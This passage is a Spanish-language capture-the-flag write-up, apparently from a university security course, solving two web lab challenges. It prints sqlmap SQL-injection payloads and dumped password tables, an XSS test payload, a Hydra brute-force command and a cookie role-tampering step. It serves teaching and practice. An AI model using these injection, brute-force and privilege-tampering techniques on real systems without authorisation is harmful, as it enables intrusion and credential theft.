Payload: nombre=a' AND 9045=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(50000000/2))))-- qNlQ

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: nombre=a' UNION ALL SELECT CHAR(113,122,118,120,113)||CHAR(80,106,83,68,81,106,107,109,82,89,88,89,115,84,70,86,110,80,85,110,81,84,110,86,67,122,78,114,111,79,69,108,109,122,99,102,90,69,110,111)||CHAR(113,120,106,107,113),NULL,NULL-- MRSr

[17:57:10] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:57:10] [INFO] Fetched data logged to text files under 'C:\Users\juanc\AppData\Local\sqlmap\output\team_ptt.dsa.linti.unlp.edu.ar'
[*] ending @ 17:57:10 /2025-07-12/
```

```
C:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=a" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:57:19 /2025-07-12

[17:57:19] [INFO] resuming back-end DBMS 'sqlite'
[17:57:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: nombre (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: nombre=a' AND 1633=1633-- wfgX

  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: nombre=a' AND 9045=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- qNlQ

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: nombre=a' UNION ALL SELECT CHAR(113,122,118,120,113)||CHAR(80,106,83,68,81,106,107,109,82,89,88,89,115,84,70,86,110,80,85,110,81,84,110,86,67,122,78,114,111,79,69,108,109,122,99,102,90,69,110,111)||CHAR(113,120,106,107,113),NULL,NULL-- MRSr

[17:57:19] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:57:19] [INFO] fetching tables for database: 'SQLLite_masterdb'
[17:57:19] [WARNING] reflective value(s) found and filtering out
<current>
[3 tables]
| brainrot
| sqlite_sequence
| users

[17:57:19] [INFO] fetched data logged to text files under 'C:\Users\juanc\AppData\Local\sqlmap\output\team_ptt.dsa.linti.unlp.edu.ar'

[*] ending @ 17:57:19 /2025-07-12

C:\Users\juanc\Downloads\sqlmap>sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=a" --dump -T users
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:57:50 /2025-07-12

[17:57:50] [INFO] resuming back-end DBMS 'sqlite'
[17:57:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: nombre (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: nombre=a' AND 1633=1633-- wfgX

  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: nombre=a' AND 9045=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- qNlQ

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: nombre=a' UNION ALL SELECT CHAR(113,122,118,120,113)||CHAR(80,106,83,68,81,106,107,109,82,89,88,89,115,84,70,86,110,80,85,110,81,84,110,86,67,122,78,114,111,79,69,108,109,122,99,102,90,69,110,111)||CHAR(113,120,106,107,113),NULL,NULL-- MRSr

[17:57:50] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:57:50] [INFO] fetching columns for table 'users'
[17:57:51] [WARNING] reflective value(s) found and filtering out
[17:57:51] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[7 entries]
+----+----+----+----+
| id | role | password | username |
+----+----+----+----+
| 1  | admin | Val!dcR@nke#20 | admin    |
| 2  | user  | C!trusZebra$31^ | usuario1 |
| 3  | premium | x7!Ko#tDBG1# | premium  |
| 4  | user  | 9e#@UhLz$70kG | beta_user3 |
| 5  | user  | MiXeD123#GrAvity | user_test1 |
| 6  | user  | Jumpl!95Carp#43 | qa_guest5 |
| 7  | user  | Wh#cky#Maze*58! | usuario2 |
+----+----+----+----+

[17:57:51] [INFO] table 'SQLLite_masterdb.users' dumped to CSV file 'C:\Users\juanc\AppData\Local\sqlmap\output\team_ptt.dsa.linti.unlp.edu.ar\dump\SQLLite_masterdb\users.csv'
[17:57:51] [INFO] fetched data logged to text files under 'C:\Users\juanc\AppData\Local\sqlmap\output\team_ptt.dsa.linti.unlp.edu.ar'

[*] ending @ 17:57:51 /2025-07-12
```

Una vez descubiertas las claves, se procede a loguearse con los 2 usuarios que tienen roles distintos.


Se probó primero con el usuario de role **admin**, para el cual inspeccionando la página se notó que poseía el siguiente comentario “Por acá no hay nada” indicando que no nos servirá loguearnos con el admin y tenemos que probar con otro usuario.

```

1 <!doctype html>
2 <html lang="es">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <title>CTF Team PTT</title>
7     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css" rel="stylesheet">
8   </head>
9   <body>
10    <!-- Estate atento a las pistas! --&gt;
11    &lt;nav class="navbar navbar-expand-lg navbar-light bg-light px-3"&gt;
12      &lt;a class="navbar-brand d-flex align-items-center" href="/"&gt;
13        &lt;img src="/static/logo.png" alt="Logo" width="82" height="50" class="d-inline-block align-text-top me-2"&gt;
14      &lt;/a&gt;
15
16      &lt;div class="collapse navbar-collapse"&gt;
17        &lt;ul class="navbar-nav"&gt;
18
19          &lt;form class="d-flex ms-3" method="get" action="/search/brainrot"&gt;
20            &lt;input class="form-control me-2" type="search" name="nombre" placeholder="Buscar brainrot..." aria-label="Buscar"&gt;
21            &lt;button class="btn btn-outline-primary me-2" type="submit"&gt;Buscar&lt;/button&gt;
22          &lt;/form&gt;
23
24        &lt;/ul&gt;
25      &lt;/div&gt;
26
27      &lt;div class="d-flex"&gt;
28
29        &lt;span class="navbar-text me-2"&gt;Hola, admin&lt;/span&gt;
30        &lt;a class="btn btn-outline-danger" href="/logout"&gt;Logout&lt;/a&gt;
31
32      &lt;/div&gt;
33
34    &lt;/nav&gt;
35
36
37    <!-- Contenido de la página --&gt;
38    &lt;div class="container mt-5"&gt;
39
40      &lt;h1 class="text-primary"&gt;Estas preparado?&lt;/h1&gt;
41
42      &lt;!-- Por aca no hay nada --&gt;
43
44
45    &lt;/div&gt;
46  &lt;/body&gt;
47&lt;/html&gt;
</pre>

```

Luego, se siguió con el usuario **premium**, para el cual esta vez se obtuvo una respuesta diferente, cuya navbar poseía los botones de “Estadísticas” y “Peleas”



Inspeccionando nuevamente la página, se encuentra otra pista:
“Peleas no sirve para nada” indicando que tenemos que optar por usar el botón Estadísticas y no Peleas.


```

1 <!doctype html>
2 <html lang="es">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <title>CTF Team PTT</title>
7     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css" rel="stylesheet">
8   </head>
9   <body>
10    <!-- Estate atento a las pistas! -->
11    <nav class="navbar navbar-expand-lg navbar-light bg-light px-3">
12      <a class="navbar-brand d-flex align-items-center" href="/">
13        
14      </a>
15
16      <div class="collapse navbar-collapse">
17        <ul class="navbar-nav">
18
19          <form class="d-flex ms-3" method="get" action="/search/brainrot">
20            <input class="form-control me-2" type="search" name="nombre" placeholder="Buscar brainrot..." aria-label="Buscar" aria-describedby="basic-addon1">
21            <button class="btn btn-outline-primary me-2" type="submit">Buscar</button>
22          </form>
23
24
25          <li class="nav-item">
26            <a class="nav-link active" aria-current="page" href="/estadisticas" class="text-decoration-none">Estadísticas</a>
27          </li>
28          <li class="nav-item">
29            <a class="nav-link active" aria-current="page" href="/premium">Peleas</a>
30          </li>
31
32        </ul>
33      </div>
34
35      <div class="d-flex">
36
37        <span class="navbar-text me-2">Hola, premium</span>
38        <a class="btn btn-outline-danger" href="/logout">Logout</a>
39
40      </div>
41    </nav>
42
43
44    <!-- Contenido de la página -->
45    <div class="container mt-5">
46
47      <h1 class="text-primary">Estás preparado?</h1>
48
49      <!-- Peleas no sirve para nada -->
50      <h3 class="text-secondary">Vas muy bien!</h3>
51
52
53    </div>
54  </body>
55 </html>

```

Por lo que se procede a analizar la ruta de estadísticas.

En la misma se encuentra otro filtro de búsqueda.



Inspeccionando la ruta, se puede ver que existe un script con un `alert()`, por lo que nos invita a realizar una inyección XSS en este nuevo filtro de búsqueda.


```

49
50 <script>
51   if (!window._realAlert) {
52     window._realAlert = window.alert;
53     window.alert = function(msg) {
54       // Creamos alerta Bootstrap fija y centralizada
55       const alert = document.createElement('div');
56       alert.className = 'alert alert-success alert-dismissible fade show position-fixed top-0 start-50 translate-middle-x';
57       alert.style.marginTop = '1rem';
58       alert.setAttribute('role', 'alert');
59       alert.innerHTML =
60         `<div><strong>¡Legaste al final!</strong></div> <div> "Revisa /admin/debug/mostrar/"</div>
61         <button type="button" class="btn-close" data-bs-dismiss="alert" aria-label="Cerrar"></button>
62       `;
63
64     document.body.appendChild(alert);
65
66     // Auto-cierre en 5s
67     setTimeout(() => {
68       alert.classList.remove('show');
69       alert.addEventListener('transitionend', () => alert.remove());
70     }, 60000);
71
72     // También mostramos el alert nativo
73     window._realAlert(msg);
74   };
75 }
76 </script>
77 <h1 class="text-center mb-4">📊 Estadísticas de </h1>
78
79 <form method="POST" class="input-group mb-4 justify-content-center">
80   <input type="text" name="nombre" class="form-control" placeholder="Buscar brainrot..." required value="">
81   <button class="btn btn-primary" type="submit">Buscar</button>
82 </form>
83
84   <div class="alert alert-info text-center">
85     Ingresá un nombre y hacé click en "Buscar" para ver estadísticas.
86   </div>
87
88 <a href="/" class="btn btn-secondary mt-4 d-block mx-auto">Volver</a>
89
90   </div>
91 </body>
92 </html>


```

Se prueba con el siguiente payload XSS: <script>alert(1)</script>

Con la cual aparece la siguiente notificación



Se procede a realizar una petición a la ruta indicada, al principio sin éxito por haberla ingresado sin nada más.



Finalmente, se prueba agregando el id de alguno de los “brainrots” a la URL anterior, luego de un “/” adicional, y vemos si alguno de los personajes posee la flag:

https://team_ptt.dsa.linti.unlp.edu.ar/admin/debug/mostrar/1

https://team_ptt.dsa.linti.unlp.edu.ar/admin/debug/mostrar/2

...

https://team_ptt.dsa.linti.unlp.edu.ar/admin/debug/mostrar/7

Hasta llegar al personaje con id = 7 la cual corresponde al brainrot particular llamado “Desarrollini Segurini” que como se puede ver sí posee la flag.

The screenshot shows a web interface for viewing a character named "Desarrollini Segurinni". The character is depicted as a large, round, brownish figure with a prominent mustache, wearing a blue police-style cap with a gold star and a badge, and holding a small shield. The interface includes a navigation bar with "Buscar", "Estadísticas", and "Peleas" buttons. A progress bar at the top indicates "90%". On the right, there's a detailed view of the character's stats: Fuerza (Strength), Velocidad (Speed), Resistencia (Resistance), Inteligencia (Intelligence), Carisma (Charisma), and Aura. Below the stats is a "Descripción:" (Description) field containing the text "flag{secreto}".

De esa manera, la flag obtenida es:

flag{secreto}

Grupo Pium Pium

Al ingresar se ve un login, con el usuario ya escrito: "admin". Esto nos invita a realizar un ataque de fuerza bruta intentando una gran cantidad de contraseñas para ese nombre de usuario de forma automatizada.

Esto se puede lograr usando la herramienta Hydra que ya usamos en prácticas anteriores, en conjunto con el archivo de contraseñas comunes "rockyou.txt" brindado por la cátedra.

Para esto usamos el siguiente comando:

```
hydra -l admin -P  
/home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.tx  
t  
https-form-post://admin-admin.dsa.linti.unlp.edu.ar/login:"use  
rname=admin&password=^PASS^:Login incorrecto"  
  
braii@debian:~$ hydra -l admin -P /home/braii/Documentos/DSA/Practica/TP1/Adic  
cionales/rockyou.txt https-form-post://pium-pium.dsa.linti.unlp.edu.ar/login:"u  
sername=admin&password=^PASS^:Usuario o contraseña incorrectos"  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is non  
-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-12 19:0  
6:06  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/  
p:14344398), ~896525 tries per task  
[DATA] attacking http-post-forms://pium-pium.dsa.linti.unlp.edu.ar:443/login:u  
sername=admin&password=^PASS^:Usuario o contraseña incorrectos  
[443][http-post-form] host: pium-pium.dsa.linti.unlp.edu.ar login: admin p  
assword: ihateyou  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-12 19:0  
6:23  
braii@debian:~$ |
```

Se encuentra que la contraseña del usuario admin es **ihateyou**.

Al loguearnos con admin:ihateyou se encuentra la siguiente página:

¡Bienvenido a mi App Web!

Hola, admin!

[Cerrar Sesión](#)

[Dashboard Admin](#)

[Mi perfil](#)

¡Has iniciado sesión correctamente!

Acceso de administrador activado.

Seleccionando en “Dashboard Admin” nos muestra la siguiente notificación:

⊕ pium-pium.dsa.linti.unlp.edu.ar

Encontraste la primera parte de la flag!

flag{RushB_con_MAC?

ahora intenta acceder a este botón sin ser admin

[Aceptar](#)

De tal manera que la primer parte de la flag es:

flag{RushB_con_MAC?

Y nos da la pista de que la siguiente parte se puede obtener al acceder a ese mismo botón sin ser admin. Es por esto que se procede a tratar de entrar con un usuario distinto.

Se intentó de manera exitosa la inyección sql ingresando como nombre de usuario admin y como clave: ‘OR’1’=’1, lo cual nos dio la pista de utilizar la herramienta sqlmap para explotar dicha vulnerabilidad.

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://pium-pium.dsa.linti.unlp.edu.ar/login" --data "username=admin&password=test" --risk=3 --level=5
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:25:09 /2025-07-12/
[23:25:09] [INFO] resuming back-end DBMS 'postgresql'
[23:25:09] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('session=eyJfZnJlc2g..khggR7h3Yo'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username='admin' AND 7507=7507-- dokik&password=ihateyou

  Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: username='admin' AND 6939=CAST((CHR(113)||CHR(106)||CHR(107)||CHR(112)||CHR(113))||(SELECT (CASE WHEN (6939=6939) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(120)||CHR(106)||CHR(106))||CHR(113)) AS NUMERIC)-- iohq&password=ihateyou

  Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: username='admin';SELECT PG_SLEEP(5)--&password=ihateyou

  Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
  Payload: username='admin' AND 1637=(SELECT 1637 FROM PG_SLEEP(5))-- aqhw&password=ihateyou
...
[23:25:13] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
```

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://pium-pium.dsa.linti.unlp.edu.ar/login" --data "username=admin&password=ihateyou" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:25:54 /2025-07-12/
[23:25:54] [INFO] resuming back-end DBMS 'postgresql'
[23:25:54] [INFO] testing connection to the target URL
got a 302 redirect to 'https://pium-pium.dsa.linti.unlp.edu.ar/'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('rol=admin;session=eJwlzjE0wz...94kAte7XCI'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: username='admin' AND 7507=7507-- dokik&password=ihateyou

  Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: username='admin' AND 6939=CAST((CHR(113)||CHR(106)||CHR(107)||CHR(112)||CHR(113))||(SELECT (CASE WHEN (6939=6939) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(120)||CHR(106)||CHR(106))||CHR(113)) AS NUMERIC)-- iohq&password=ihateyou

  Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: username='admin';SELECT PG_SLEEP(5)--&password=ihateyou

  Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
  Payload: username='admin' AND 1637=(SELECT 1637 FROM PG_SLEEP(5))-- aqhw&password=ihateyou
...
```

Si bien es cierto que dicha instrucción dio como resultado todas las tablas, a continuación se muestra la que nos es de interés, la cual es la tabla user.

```

braai@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
[23:26:36] [INFO] retrieved: 'pg_catalog'
[23:26:36] [INFO] retrieved: 'pg_transform'
[23:26:37] [INFO] retrieved: 'pg_catalog'
[23:26:37] [INFO] retrieved: 'pg_sequence'
[23:26:37] [INFO] retrieved: 'pg_catalog'
[23:26:37] [INFO] retrieved: 'pg_publication'
[23:26:37] [INFO] retrieved: 'pg_catalog'
[23:26:37] [INFO] retrieved: 'pg_publication_rel'
[23:26:37] [INFO] retrieved: 'pg_catalog'
[23:26:38] [INFO] retrieved: 'pg_subscription_rel'
[23:26:38] [INFO] retrieved: 'information_schema'
[23:26:38] [INFO] retrieved: 'sql_implementation_info'
[23:26:38] [INFO] retrieved: 'information_schema'
[23:26:38] [INFO] retrieved: 'sql_parts'
[23:26:38] [INFO] retrieved: 'information_schema'
[23:26:38] [INFO] retrieved: 'sql_sizing'
[23:26:39] [INFO] retrieved: 'information_schema'
[23:26:39] [INFO] retrieved: 'sql_features'
Database: public
[1 table]
+-----+
| user |
+-----+
Database: pg_catalog
[62 tables]
+-----+
| pg_aggregate |
| pg_am |
| pg_amop |
| pg_amproc |
| pg_attrdef |
| pg_attribute |
| pg_auth_members |
| pg_authid |
| pg_cast |
| pg_class |
| pg_collation |

```

```

braai@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braai@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://pium-pium.dsa.linti.unlp.edu.ar/login" --data "username=admin&password=ihateyou" --dump -T user
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:28:46 /2025-07-12/
[23:28:46] [INFO] resuming back-end DBMS 'postgresql'
[23:28:46] [INFO] testing connection to the target URL
got a 302 redirect to 'https://pium-pium.dsa.linti.unlp.edu.ar/'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('rol=admin;session=.eJwlzjE0wz...RhzBEmN7T8'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 7507=7507-- dokik&password=ihateyou

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: username=admin' AND 6939=CAST((CHR(113)||CHR(106)||CHR(107)||CHR(112)||CHR(113))||(SELECT (CASE WHEN (6939=6939) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(120)||CHR(106)||CHR(106)||CHR(113)) AS NUMERIC)-- iohq&password=ihateyou

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=admin';SELECT PG_SLEEP(5)--&password=ihateyou

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=admin' AND 1637=(SELECT 1637 FROM PG_SLEEP(5))-- aqhw&password=ihateyou


```

id	password	username	is_active
1	ihateyou	admin	true
2	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user2	true
3	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user3	true
4	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user4	true
5	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user5	true
6	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user6	true
7	7o01p9jIy_V	EL0_F4CIL_GG}	true
8	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user8	true
9	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user9	true
10	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user10	true
11	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user11	true
12	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user12	true
13	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user13	true
14	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user14	true
15	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user15	true
16	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user16	true
17	B"Od#£W6"Hm! J_MZ0[_tER8G3w6V	user17	true

De esta manera, se obtiene la tabla con la información completa de todos los usuarios, donde se puede apreciar un usuario en particular que tiene como username el final de la flag:

EL0_F4CIL_GG}

Continuando con la primera pista, se procede a acceder al sitio web utilizando el usuario user2 y la contraseña **B"Od#£W6"Hm!J_MZ0[_tER8G3w6V**, entrando a la página y observando lo siguiente:



A diferencia del caso de admin, no aparece el botón ni el párrafo “acceso como administrador activado”.

Algo que se notó al momento de utilizar la herramienta de sqlmap fue el mensaje que comenta que el servidor quiere configurar sus propias cookies, como se ve a continuación:

```
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://pium-pium.dsa.linti.unlp.edu.ar/login" --data "username=admin&password=ihateyou" --risk=3 --level=5
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:25:35 /2025-07-12/
[23:25:35] [INFO] resuming back-end DBMS 'postgresql'
[23:25:35] [INFO] testing connection to the target URL
got a 302 redirect to 'https://pium-pium.dsa.linti.unlp.edu.ar/'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('rol=admin;session=.eJwlzjEowz...a8vq6092B8'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
--
```

Se observa la vulnerabilidad de pérdida de control de acceso (A01-2021) al ver que puede ser posible modificar las mismas a través de algún proxy. De esta manera se procede a utilizar la herramienta **burpsuite** para interceptar las diversas peticiones.

Para las pruebas, se utiliza el mismo usuario (user2) y su respectiva contraseña, se activa la intercepción y se procede a examinar la primer petición como se puede ver a continuación:

The screenshot shows the NetworkMiner interface with a captured POST request for the URL `https://pium-pium.dsa.linti.unlp.edu.ar/login`. The request body contains the user credentials "user2" and a password. The response status is 200 OK, and the page content displays "Iniciar Sesión". The Network tab shows the raw HTTP traffic, and the Inspector tab shows the detailed request and response headers.

Al no encontrar un atributo o valor inesperado dentro de la petición, se procede a avanzar con la siguiente petición.

En esta petición del tipo get se puede ver que dentro de las cookies aparece la clave de rol y el valor user, así como también la clave session con la información de la misma hasheada dentro del valor.

The screenshot shows the NetworkMiner interface with a captured GET request for the URL `https://pium-pium.dsa.linti.unlp.edu.ar/login`. The request body contains the user credentials "user2" and a password. The response status is 200 OK, and the page content displays "Iniciar Sesión". The Network tab shows the raw HTTP traffic, and the Inspector tab shows the detailed request and response headers, including the presence of session and role cookies.


Se procede a cambiar el valor del rol del user2 al rol admin como se ve en la siguiente captura de pantalla:

